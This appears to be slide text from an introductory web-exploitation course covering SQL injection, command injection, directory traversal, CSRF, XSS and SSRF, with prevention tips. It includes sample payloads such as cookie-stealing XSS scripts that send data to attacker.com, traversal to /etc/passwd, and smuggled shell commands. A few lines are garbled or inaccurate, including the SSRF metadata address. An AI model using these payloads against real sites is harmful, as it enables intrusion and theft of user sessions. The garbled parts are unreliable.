

The background features a dark blue field with several bright, glowing streaks of yellow and orange light. These streaks are curved and appear to be moving or flowing across the frame, creating a sense of dynamic energy. The light streaks are most prominent on the left side and curve towards the right.

WEB EXPLOITATION

Intro to bug bounty world

OVERVIEW

- Websites all around the world are programmed using various programming languages. While there are specific vulnerabilities in each programming language that the developer should be aware of, there are issues fundamental to the internet that can show up regardless of the chosen language or framework.
- These vulnerabilities often show up in CTFs as web security challenges where the user needs to exploit a bug to gain some kind of higher level privilege
- WEB FRAMEWORKS
- As a " Prerequisite" to getting into web explon , understanding the most common web frameworks is a good way to identify potential targets .

SQL INJECTION

- SQL Injection is a vulnerability where an application takes input from a user and doesn't validate that the user's input doesn't contain additional SQL.

```
<?php
    $username = $_GET['username']; // kchung
    $result = mysql_query("SELECT * FROM users WHERE username='$username'");
?>
```

- If we look at the \$username variable, under normal operation we might expect the username parameter to be a real username (e.g. kchung).
- But a malicious user might submit different kind of data. For example, consider if the input was '?'
- The application would crash because the resulting SQL query is incorrect.
- `SELECT * FROM users WHERE username=''`

CONT..

- **Note** Notice the extra single quote at the end.

- What if our input was ' OR 1=1?

```
SELECT * FROM users WHERE username=' ' OR 1=1
```

- 1 is indeed equal to 1. This equates to true in SQL. If we reinterpret this the SQL statement is really saying

```
SELECT * FROM users WHERE username=' ' OR true
```

- This will return every row in the table because each row that exists must be true.
- We can also inject comments and termination characters like -- or /* or ;. This allows you to terminate SQL queries after your injected statements. For example '-- is a common SQL injection payload.

```
SELECT * FROM users WHERE username=' '-- '
```

- This payload sets the us ent (--) that effectively hides the second single quote.
- Using this technique of adding SQL statements to an existing query we can force databases to return data that it was not meant to return.

-

-

PREVENTING SQL INJECTION

- The best way to prevent SQL Injection is to use prepared statements. Prepared statements are a way to execute SQL queries that separates the query logic from the data being passed into the query.

```
<?php
$stmt = $pdo->prepare('SELECT * FROM users WHERE username = :username');
$stmt->execute(['username' => $username]);
?>
```

- In this example, the :username is a placeholder that is replaced with the value of the \$username variable. The database driver will automatically escape the value of \$username to prevent SQL Injection.
- Another way to prevent SQL Injection is to use an ORM (Object Relational Mapping) library. ORM libraries abstract the database layer and allow you to interact with the database using objects instead of raw SQL queries.

```
<?php
$user = User::where('username', $username)->first();
?>
```

- ORM libraries automatically escape user input to prevent SQL Injection

COMMAND INJECTION

- Command Injection is a vulnerability that allows an attacker to submit system commands to a computer running a website. This happens when the application fails to encode user input that goes into a system shell. It is very common to see this vulnerability when a developer uses the `system()` command or its equivalent in the programming language of the application.

```
import os

domain = user_input() # ctf101.org

os.system('ping ' + domain)
```

- The above code when used normally will ping the ctf101.org domain.
- But consider what would happen if the `user_input()` function returned different data?

```
import os

domain = user_input() # ; ls

os.system('ping ' + domain)
```

- Because of the additional semicolon, the `os.system()` function is instructed to run two commands.
- It will look to the program as : **ping ; ls**
-

CONT..

- **NOTE :** The semicolon terminates a command in bash and allows you to put another command after it
- Because the ping command is being terminated and the ls command is being added on, the ls command will be run in addition to the empty ping command!
- This is the core concept behind command injection. The ls command could of course be switched with another command (e.g. wget, curl, bash, etc.)
- Command injection is a very common means of privilege escalation within web applications and applications that interface with system commands. Many kinds of home routers take user input and directly append it to a system command. For this reason, many of those home router models are vulnerable to command injection.
- Example Payloads
 - ;ls
 - \$(ls)
 - `ls`
 -

DIRECTORY TRAVERSAL

- Directory Traversal is a vulnerability where an application takes in user input and uses it in a directory path.
- Any kind of path controlled by user input that isn't properly sanitized or properly sandboxed could be vulnerable to directory traversal.
- For example, consider an application that allows the user to choose what page to load from a GET parameter.

```
<?php
    $page = $_GET['page']; // index.php
    include("/var/www/html/" . $page);
?>
```

- Under normal operation the page would be index.php. But what if a malicious user gave in something different?

```
<?php
    $page = $_GET['page']; // ../../../../../../etc/passwd
    include("/var/www/html/" . $page);
?>
```

- Here the user is submitting ../../../../../../etc/passwd.
- This will result in the PHP interpreter leaving the directory that it is coded to look in ('/var/www/html') and instead be forced up to the root folder.

CONT..

- Ultimately this will become /etc/passwd because the computer will not go a directory above its top directory.

```
include("/var/www/html/../../../../../../../../etc/passwd");
```

- Thus the application will load the /etc/passwd file and emit it to the user like so:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
```

CONT..

- This same concept can be applied to applications where some input is taken from a user and then used to access a file or path or similar. This vulnerability very often can be used to leak sensitive data or extract application source code to find other vulnerabilities.

CROSS SITE REQUEST FORGERY (CSRF)

- A Cross Site Request Forgery or CSRF Attack, pronounced see surf, is an attack on an authenticated user which uses a state session in order to perform state changing attacks like a purchase, a transfer of funds, or a change of email address.
- The entire premise of CSRF is based on session hijacking, usually by injecting malicious elements within a webpage through an tag or an <iframe> where references to external resources are unverified.

```
http://securibank.com/transfer.do?acct=[RECEPIENT]&amount=[DOLLARS]
```

- Knowing this format, an attacker can send an email with a hyperlink to be clicked on or they can include an image tag of 0 by 0 pixels which will automatically be requested by the browser such as:

```

```

CROSS SITE SCRIPTING (XSS)

- Cross Site Scripting or XSS is a vulnerability where one user of an application can send JavaScript that is executed by the browser of another user of the same application.
- This is a vulnerability because JavaScript has a high degree of control over a user's web browser.
- For example JavaScript has the ability to:
 - Modify the page (called the DOM)
 - Send more HTTP requests
 - Access cookies
- By combining all of these abilities, XSS can maliciously use JavaScript to extract user's cookies and send them to an attacker controlled server. XSS can also modify the DOM to phish users for their passwords. This only scratches the surface of what XSS can be used to do.
- XSS is typically broken down into three categories:
 - Reflected XSS
 - Stored XSS
 - DOM XSS

CONT.. REFLECTED XSS

- Reflected XSS is when an XSS exploit is provided through a URL parameter.
- [https://google.com?data=<script>alert\(1\)</script>](https://google.com?data=<script>alert(1)</script>)
- You can see the XSS exploit provided in the data GET parameter. If the application is vulnerable to reflected XSS, the application will take this data parameter value and inject it into the DOM.

- For example:

```
<html>
  <body>
    <script>alert(1)</script>
  </body>
</html>
```

- Depending on where the exploit gets injected, it may need to be constructed differently.
- Also, the exploit payload can change to fit whatever the attacker needs it to do. Whether that is to extract cookies and submit it to an external server, or to simply modify the page to deface it.
- One of the deficiencies of reflected XSS however is that it requires the victim to access the vulnerable page from an attacker controlled resource. Notice that if the data parameter wasn't provided, the exploit wouldn't work.
- In many situations, reflected XSS is detected by the browser because it is very simple for a browser to detect malicious XSS payloads in URLs.

CONT.. STORED XSS

- Stored XSS is different from reflected XSS in one key way. In reflected XSS, the exploit is provided through a GET parameter. But in stored XSS, the exploit is provided from the website itself.
- Imagine a website that allows users to post comments. If a user can submit an XSS payload as a comment, and then have others view that malicious comment, it would be an example of stored XSS.
- The reason being that the web site itself is serving up the XSS payload to other users. This makes it very difficult to detect from the browser's perspective and no browser is capable of generically preventing stored XSS from exploiting a user.

```
<script>
  // Steal cookies and send to attacker's server
  fetch('https://attacker.com/steal?cookie=' + document.cookie);

  // Redirect users to phishing site
  // window.location.href = 'https://fake-login-page.com';

  // Deface the page
  document.body.innerHTML = '<h1>This site has been hacked!</h1>';
</script>
```

CONT.. STORED XSS

- **How Stored XSS Works**

- Storage: Attacker submits malicious JavaScript code through a form input
- Persistence: The code is stored in the database
- Distribution: Every user who views the page executes the malicious script
- Impact: All visitors are affected, not just the attacker

- **Prevention Methods**

- Input Validation: Validate and sanitize all user inputs
- Output Encoding: Use `htmlspecialchars()` when displaying data
- Prepared Statements: Use parameterized queries for database operations
- Content Security Policy: Implement CSP headers to restrict script execution
- HTTPOnly Cookies: Prevent JavaScript access to cookies

DOM XSS

- DOM XSS is XSS that is due to the browser itself injecting an XSS payload into the DOM. While the server itself may properly prevent XSS, it's possible that the client side scripts may accidentally take a payload and insert it into the DOM and cause the payload to trigger.
- The server itself is not to blame, but the client side JavaScript files are causing the issue.
- [https://example.com/dom-xss.html?name=<script>alert\('XSS'\)</script>](https://example.com/dom-xss.html?name=<script>alert('XSS')</script>)

```
https://example.com/dom-xss.html?name=<img src=x onerror="fetch('https://attacker.com/steal?cookie='+document.cookie)">
```

- Prevention methods
- Use `textContent` instead of `innerHTML` `element.innerHTML = userInput;` `// element.textContent = userInput;`
- Use `createTextNode()` `const text = document.createTextNode(userInput);`
- `element.appendChild(text);`

CONT..


- Avoid dangerous functions: `eval()`, `setTimeout()`, `setInterval()`, `new` functions ...etc
- Sanitize with libraries
- Use framework protections
- Validate and encode URL parameters

SERVER SITE REQUEST FORGERY (SSRF)

- Server-Side Request Forgery (SSRF) is a vulnerability where an attacker tricks a server into making requests to unintended locations.

-  KEY CONCEPT:

- The server becomes the attacker's proxy!



- **How SSRF works**
- **Step 1: Attacker identifies a feature that makes server-side requests**
- **Example features : import/ upload from URL, webhooks, Image processing from URL, API integrations, PDF generators**
- **<http://168.254.169.254/latest/meta-data/> (AWS leaked endpoint) - Steals Azure credentials!**

CONT..

- URL : <http://localhost:8080/admin>
- URL ; <http://127.0.0.1:3306>
- Results : Discovers internal services
- **How CSRF works**
 - The attacker tricks the victim into executing some illegal actions chosen by the attacker.
 - If in case, the victim is a regular user; the attacker can only perform actions such as transferring funds, changing their email address, and so forth
 - The main impacts are a changed server state, data breach, and illegal transfer of funds.
 - When a victim tries to access a website, the browser automatically picks their credentials from the saved cookies to make the login process seamless. Once users pass their login credentials, the site cannot differentiate between forged and legitimate requests. In such cases, attackers can easily impersonate the victim.

CONT..

- Attackers typically follow this process:
- The attacker uses social engineering methods to influence the victim to click a malicious code link.
- That link will trigger a request to the targeted site.
- The request is expected to come from the user with the same credentials and leverage the saved data to sign in to the website.
- The website responds to the incoming request and carries out the attacker's requested action.
- Example of Cross-site Request Forgery Attack
- Here's an example of how a simple GET request for a \$5,000 bank transfer works:

```
GET https://abank.com/transfer.do?account=Rand  
Person&amount=$5000 HTTP/1.1
```

CONT..

- An attacker can alter the script to transfer an amount of \$5,000 to their account, using the following code:

```
GET https://abank.com/transfer.do?account=Some  
Attacker&amount=$5000 HTTP/1.1
```

- How to Prevent Cross-Site Request Forgery Attacks
- The following are the best practices to prevent this attack:
- Ensure that you always sign off from the logged-in web applications when not in use.
- Use strong usernames and passwords to avoid forgery.
- Try not to access parallel browsers to do critical work.

HACK A WEBSITE

- There are several ways for a hacker to perform website hacking. All he needs is to find the vulnerable point within the website to enter and gain access to the crucial information
- 1. Social engineering (Phishing, Baiting)
- Phishing is a method where the attacker replicates the original website and then leads a victim to use this fake website rather than the original one. Once the victim enters their credentials into this website, all details are sent to the attacker. This method can be used to obtain payment information such as credit card data or personal information such as login credentials to important accounts and websites.
- 2. DDoS attacks
- Distributed Denial of Service (DDoS) is mainly used to bring down websites by crashing their servers. Attackers flood the servers of the targeted website with the help of zombie computers or botnets. This overwhelms the resources of the servers and it crashes. In several cases, this attack was also used to steal user information by freezing the user forms. The recent DDoS attack on GitHub is an excellent example of how severe these attacks can be.
- 3. Code injection attacks
- Code injection is the general term used for attacks that include injecting malicious codes into systems. Whenever there is improper handling of input data, it becomes vulnerable to code injection attacks.
- These attacks are possible when input or output data is not properly validated. Once an attacker is able to inject their code into the system, they can compromise the integrity and security of the system. These attacks can also be used as a way to launch further attacks since the system is already infected and thus vulnerable.
-

CONT..

- 4. SQL Injection
- 5. XSS attacks
- 6. Brute force
 - In this hacking technique, the attackers try multiple combinations of the password until one of the combination matches. This method is simple to execute but requires huge computing power to implement. Longer the password, tougher it is to guess using brute force. Sometimes, attackers also use dictionaries to speed up the process
- 7. DNS Spoofing
 - By using DNS spoofing attacks, attackers can force victims to land on a fake website. This is done by changing the IP addresses stored in the DNS server to an address that leads to the attacker's website. DNS cache poisoning is the process by which the local DNS server, with the infected server. Once the victim lands on the fake website, the attacker can infect the victim's system with malware and use other website hacking techniques to cause further damage.
- 8. Cookie theft

STEPS TO PROTECT YOURSELF FROM GETTING HACKED

- Use strong passwords and 2-factor authentications wherever possible
- Keep your plugins and software updated with the latest security patches
- Use strong firewalls to prevent DDoS attacks and block unwanted IP addresses
- Maintaining proper code sanitization can help stop SQL injection attacks
- Avoid clicking on any unknown links or opening attachments in email from unknown sources
- Regular security audits to keep track of your website's security
-

PRACTICE MATERIALS

- Portswigger.net , TryHackMe , OWASP Juice shop , Hack The Box , Hacker101 (Bug bounty platform) , Damn Vulnerable Web Application (DVWA) , WebGoat ... etc

THE END